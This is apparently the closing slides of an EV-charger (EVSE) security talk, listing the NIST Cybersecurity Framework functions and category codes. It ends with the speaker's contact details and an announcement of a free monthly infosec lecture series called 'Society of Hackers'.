IDENTIFY	ID	Asset Management	ID.AM
		Business Environment	ID.BE
		Governance	ID.GV
		Risk Assessment	ID.RA
		Risk Management Strategy	ID.RM
		Supply Chain Risk Management	ID.SC
PROTECT	PR	Access Control	PR.AC
		Awareness and Training	PR.AT
		Data Security	PR.DS
		Information Protection Processes and Procedures	PR.IP
		Maintenance	PR.MA
		Protective Technology	PR.PT
DETECT	DE	Anomalies and Events	DE.AE
		Security Continuous Monitoring	DE.CM
		Detection Processes	DE.DP
RESPOND	RS	Response Planning	RS.RP
		Communications	RS.CO
		Analysis	RS.AN
		Mitigation	RS.MI
		Improvements	RS.IM
RECOVER	RC	Recovery Planning	RC.RP
		Improvements	RC.IM
		Communications	RC.CO

Thank You! Questions?

Please let me know if you have EVSE questions or make EVSE do cool shit:

danielle.mcguire@guidepointsecurity.com
https://www.linkedin.com/in/danimcguire/
https://witchofthewires.com

Announcing SOCIETY OF HACKERS

- Monthly lecture series for current and aspiring infosec practitioners, free and open to the public
  - First Wednesday of the month, 6-8 PM at **Prototype Makerspace North Oakland**
    - Accessible by Port Authority routes 54, 82, 71A, 71C, 77
  - First meeting **2025 Sep 3 6 PM EDT**
  - Students of all kinds welcome (we do this for you)
- No bigotry, no harassment, no ego

- 5-15 minute lightning talks
  - Max 30 minutes, open floor as time allows
- 30-60 minute keynote presentation for each evening
  - Keynote priority for speakers who are not white, not cis men, and/or have yet to obtain their first full-time job in the infosec industry
    - If you have a problem with this, ***take it up with me and <u>no one else</u>*.**
- Reach out to me to sign up to speak! We all want to hear from you (yes, you!)